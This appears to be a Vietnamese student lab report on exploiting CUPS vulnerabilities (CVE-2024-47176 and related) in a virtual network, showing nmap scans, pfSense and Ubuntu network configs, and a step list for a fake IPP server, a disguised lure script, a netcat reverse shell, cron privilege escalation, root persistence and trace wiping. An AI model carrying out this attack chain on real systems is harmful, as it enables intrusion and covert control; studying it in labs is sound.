
Rà quét hệ thống:



Hình 2.2: Flowchart rà quét




## Tấn công khai thác CVE:




Hình 2.3: Flowchart tấn công

Duy trì:



Hình 2.4: Flowchart duy trì

Xóa dấu vết:



Hình 2.5: Flowchart xóa dấu vết

## 2.2. Phân tích hệ thống và thu thập thông tin

### 2.2.1. Xác định thông tin mục tiêu

Bước đầu tiên trong quá trình tấn công là xác định thông tin mục tiêu nhằm thu thập địa chỉ IP và các dịch vụ liên quan để xây dựng kế hoạch khai thác chính xác.

- Địa chỉ IP victim: 192.168.19.2
- Dịch vụ đang chạy: Phần mềm in ấn CUPS
- Công nghệ sử dụng: IPP(Internet Printing Protocol) – giao thức mà CUPS sử dụng để giao tiếp vào xử lý lệnh in

### 2.2.2. Quét hệ thống

#### Sử dụng công cụ quét lỗ hổng: nmap

```
(kali@kali)-[~]
└─$ sudo nmap -sS -sU -sV -O -T4 -p 631 -v 192.168.37.143
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-16 05:21 EDT
NSE: Loaded 46 scripts for scanning.
Initiating ARP Ping Scan at 05:21
Scanning 192.168.37.143 [1 port]
Completed ARP Ping Scan at 05:21, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:21
Completed Parallel DNS resolution of 1 host. at 05:21, 0.03s elapsed
Initiating SYN Stealth Scan at 05:21
Scanning 192.168.37.143 [1 port]
Discovered open port 631/tcp on 192.168.37.143
Completed SYN Stealth Scan at 05:21, 0.02s elapsed (1 total ports)
Initiating UDP Scan at 05:21
Scanning 192.168.37.143 [1 port]
Completed UDP Scan at 05:21, 0.11s elapsed (1 total ports)
Initiating Service scan at 05:21
Scanning 1 service on 192.168.37.143
Completed Service scan at 05:21, 6.02s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 192.168.37.143
Retrying OS detection (try #2) against 192.168.37.143
NSE: Script scanning 192.168.37.143.
Initiating NSE at 05:21
Completed NSE at 05:21, 0.01s elapsed
Initiating NSE at 05:21
Completed NSE at 05:21, 0.01s elapsed
Nmap scan report for 192.168.37.143
Host is up (0.00078s latency).

PORT      STATE SERVICE
631/tcp   open  ipp
631/udp   closed ipp
MAC Address: 00:0C:29:97:8E:C9 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (90%)
OS CPE: cpe:/o:linux:linux_kernel:4.0 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:3.10
Aggressive OS guesses: Linux 4.0 (90%), Linux 4.15 - 5.8 (88%), Linux 5.0 - 5.4 (88%), Linux 2.6.32 (88%), Linux 5.0 - 5.5 (87%), Linux 2.6.32 or 3.10 (87%), Lin
ux 4.4 (87%), Linux 2.6.32 - 2.6.35 (85%), Linux 2.6.32 - 2.6.39 (85%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 32.012 days (since Mon Apr 14 05:04:11 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=265 (Good luck!)
IP ID Sequence Generation: All zeros

Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.67 seconds
Raw packets sent: 83 (7.052KB) | Rcvd: 19 (1.656KB)
```


Hình 2.6: Quét cổng 631 bằng Nmap để phát hiện dịch vụ IPP trên Ubuntu 22.04

#### Kết quả:

- Port Scanning:
  - Cổng 631/tcp đang mở: Máy chủ triển khai dịch vụ CUPS 2.4 cho phép in ấn từ xa qua IPP.

- Cổng 631/udp bị đóng: Điều này bình thường, vì IPP dùng TCP là chủ yếu. Tuy nhiên, điều này cho thấy hệ thống không có dịch vụ IPP broadcast nội bộ (ví dụ như mDNS over UDP).
- OS Fingerprinting và thông tin hệ thống:
  - Hệ thống được đoán chạy Linux kernel 4.x hoặc 5.x, với độ chính xác khá cao (87–90%).
  - MAC address: 00:0C:29:97:8E:C9 → của VMware → chứng tỏ đây là máy ảo. Bởi ta scan mạng địa chỉ IP của public của doanh nghiệp bởi vậy có thể đây là địa chỉ MAC máy cài đặt firewall.
  - TCP Sequence Prediction Difficulty = 265 → không dễ dự đoán, tức là không dễ thực hiện spoofing TCP session (hợp lý với Linux hiện đại).
  - IP ID Sequence Generation: All zeros → cũng là behavior điển hình của Linux mới, có thể đang dùng net.ipv4.ip\_default\_ttl hoặc có hệ thống NAT phía trước.
- Mạng cách 1 hop ("Network Distance: 1 hop"):
  - Attacker từ WAN scan máy DMZ mà thấy chỉ 1 hop → có thể firewall đang NAT trực tiếp WAN → DMZ, hoặc attacker nằm ngay sau firewall ở lớp WAN.

Từ đây ta có thể nhận định sơ đồ mạng sơ bộ như sau:



Hình 2.7: Sơ đồ doanh nghiệp nhận định

## 2.3. Khai thác lỗ hổng


### 2.3.1. Kỹ thuật sử dụng

Kỹ thuật tấn công được triển khai mô phỏng theo chuỗi hành vi thực tế của tin tặc khi khai thác các lỗ hổng liên quan đến CUPS trên hệ điều hành Ubuntu 22.04. Quy trình bao gồm từ bước trinh sát, khai thác, thực thi reverse shell cho đến xóa dấu vết nhằm kiểm soát hệ thống một cách âm thầm và hiệu quả.

- Rà quét và vẽ lại mạng lưới doanh nghiệp mục tiêu bằng Nmap.
- Chạy code python tạo IPP server giả mạo.
- Tạo file mã độc disk\_clean\_up.py nhằm dụ victim tải và thực thi. Nó sẽ gửi gói tin UDP:631 tới localhost từ đó truy vấn tới IPP server của attacker.
- IPP server giả mạo khai báo các thuộc tính máy in trong đây có chứa reverseshell.
- Sử dụng netcat trên máy tính attacker để lắng nghe.
- Victim gửi lệnh in tới máy IPP server của attacker và lệnh reverse shell được thực thi.
- Attacker lợi dụng lỗi cấu hình crontab để leo thang đặc quyền
- Attacker thực hiện duy trì bằng cách cài dịch vụ reverseshell dưới quyền root để victim chuyển lệnh kết nối mỗi 10 giây.
- Chạy code bash cleanup để xóa dấu vết tấn công.

### 2.3.2. Kiến trúc hệ thống mạng

#### 2.2.2.1. Mô hình mạng doanh nghiệp



Hình 2.8: Kiến trúc hệ thống mạng

### Mô hình:

Máy attacker sử dụng hệ điều hành Kali Linux 2025.1a có ip public 192.168.37.142

Router sử dụng hệ điều hành FreeBSD sử dụng tường lửa pfSense 2.7.2 có ip public 192.168.37.143

Router được cấu hình với hai interface mạng tách biệt:

- Một mạng LAN (192.168.19.0/24), dùng cho người dùng và hệ thống nội bộ.
- Một mạng DMZ (192.168.20.0/24), dùng để triển khai các dịch vụ công khai (Ipp server)

Máy Victim nằm trong LAN sử dụng hệ điều hành Ubuntu 22.04 có ip 192.168.19.2

Máy IPP nằm trong DMZ sử dụng hệ điều hành Ubuntu 22.04 có ip 192.168.20.2

### Cấu hình:

```
FreeBSD/amd64 (pfSense.home.arp) (ttyv0)
VMware Virtual Machine - Netgate Device ID: e15f34f180bb8359bdf5
*** Welcome to pfSense 2.7.2-RELEASE (amd64) on pfSense ***


WAN (wan)      -> em0      -> v4/DHCP4: 192.168.37.143/24
LAN (lan)      -> em1      -> v4: 192.168.19.1/24
DMZ (opt1)     -> em2      -> v4: 192.168.20.1/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults  13) Update from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell

Enter an option:
Message from syslogd@pfSense at May 16 10:24:13 ...
php-fpm[85191]: /index.php: Successful login for user 'admin' from: 192.168.19.2
(Local Database)
```

Hình 2.9: Cấu hình ip tĩnh cho router


Cấu hình ip tĩnh 192.168.19.2 và Default gateway 192.168.19.1(ip router ) cho máy nạn nhân victim(ubuntu 22.04), trên máy victim có chạy dịch vụ cups



```
GNU nano 6.2                                01-network-manager-all.yaml
# Let NetworkManager manage all devices on this system
network:
  version: 2
  renderer: NetworkManager
  ethernets:
    ens37: # Thay "ens33" bằng tên giao diện mạng của bạn
      dhcp4: false # Tắt DHCP
      addresses:
        - 192.168.19.2/24 # Địa chỉ IP tĩnh và subnet mask
      routes:
        - to: default
          via: 192.168.19.1 # Địa chỉ Gateway
      nameservers:
        addresses:
          - 8.8.8.8
          - 1.1.1.1
```

Hình 2.10: Cấu hình ip tĩnh và Default gateway(router) cho máy nạn nhân victim

Cấu hình ip tĩnh 192.168.20.2 và Default gateway 192.168.20.1(ip router ) cho máy nạn nhân IPP server(ubuntu 22.04), trên máy victim có chạy dịch vụ cups




```
GNU nano 6.2                                01-network-manager-all.yaml
# Let NetworkManager manage all devices on this system
network:
  version: 2
  renderer: NetworkManager
  ethernets:
    ens37: # Thay "ens33" bằng tên giao diện mạng của bạn
      dhcp4: false # Tắt DHCP
      addresses:
        - 192.168.20.2/24 # Địa chỉ IP tĩnh và subnet mask
      routes:
        - to: default
          via: 192.168.20.1 # Địa chỉ Gateway
      nameservers:
        addresses:
          - 8.8.8.8
          - 1.1.1.1
```

Hình 2.11: Cấu hình ip tĩnh và Default gateway(router) cho máy nạn nhân IPP Server

## 2.2.2.2. Cấu hình rule pfSense cho router


Thiết lập rule cho WAN:






Hình 2.12: Cấu hình bộ luật cho WAN

## Thiết lập rule cho LAN:



Hình 2.13: Cấu hình bộ luật cho LAN

## Thiết lập rule cho DMZ:



Hình 2.14: Cấu hình bộ luật cho DMZ

### 2.3.3. Danh sách lỗ hổng tìm thấy

STT	Lỗ hổng	Mức độ nghiêm trọng	CVE (nếu có)	Công cụ khai thác
1	cups browsed	Medium	CVE-2024-47176   cups browsed	Code python
2	libcupsfilters	High	CVE-2024-47076   libcupsfilters	Code python
3	libppd	High	CVE-2024-47175   libppd	Code python
4	Cups-filters	Critical	CVE-2024-47177   cups-filters	Code Python

Bảng 2.1: Danh sách các lỗ hổng

### 2.3.4. Chi tiết khai thác từng lỗ hổng

#### 2.2.4.1. Lỗ hổng cups browsed

Lỗ hổng CVE-2024-47176 | cups browsed là lỗ hổng mà mọi gói tin UDP tới cổng UDP:631 đều được tin tưởng từ đó gọi hàm Get-Printer-Attributes IPP request tới đường dẫn URL khai báo máy in của attacker.

Ta thực hiện kiểm tra cổng UDP:631 bằng lệnh

```
netstat -anu
```

```
kien@kien-virtual-machine:~$ netstat -anu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
udp        0      0 0.0.0.0:631             0.0.0.0:*
udp        0      0 0.0.0.0:45016           0.0.0.0:*
udp        0      0 127.0.0.53:53           0.0.0.0:*
udp        0      0 10.10.19.165:68         10.10.19.254:67        ESTABLISHED
udp        0      0 0.0.0.0:5353            0.0.0.0:*
udp6       0      0 :::46778                :::*
udp6       0      0 :::5353                 :::*
kien@kien-virtual-machine:~$
```

Hình 2.15: Kết quả quét cổng UDP đang mở mặc định trên máy Ubuntu

Kết quả cho thấy địa chỉ 0.0.0.0 được sử dụng chứng minh mọi gói tin từ mọi nguồn đi tới với cổng UDP:631 đều được chấp nhận.

### cups-browsed là gì?

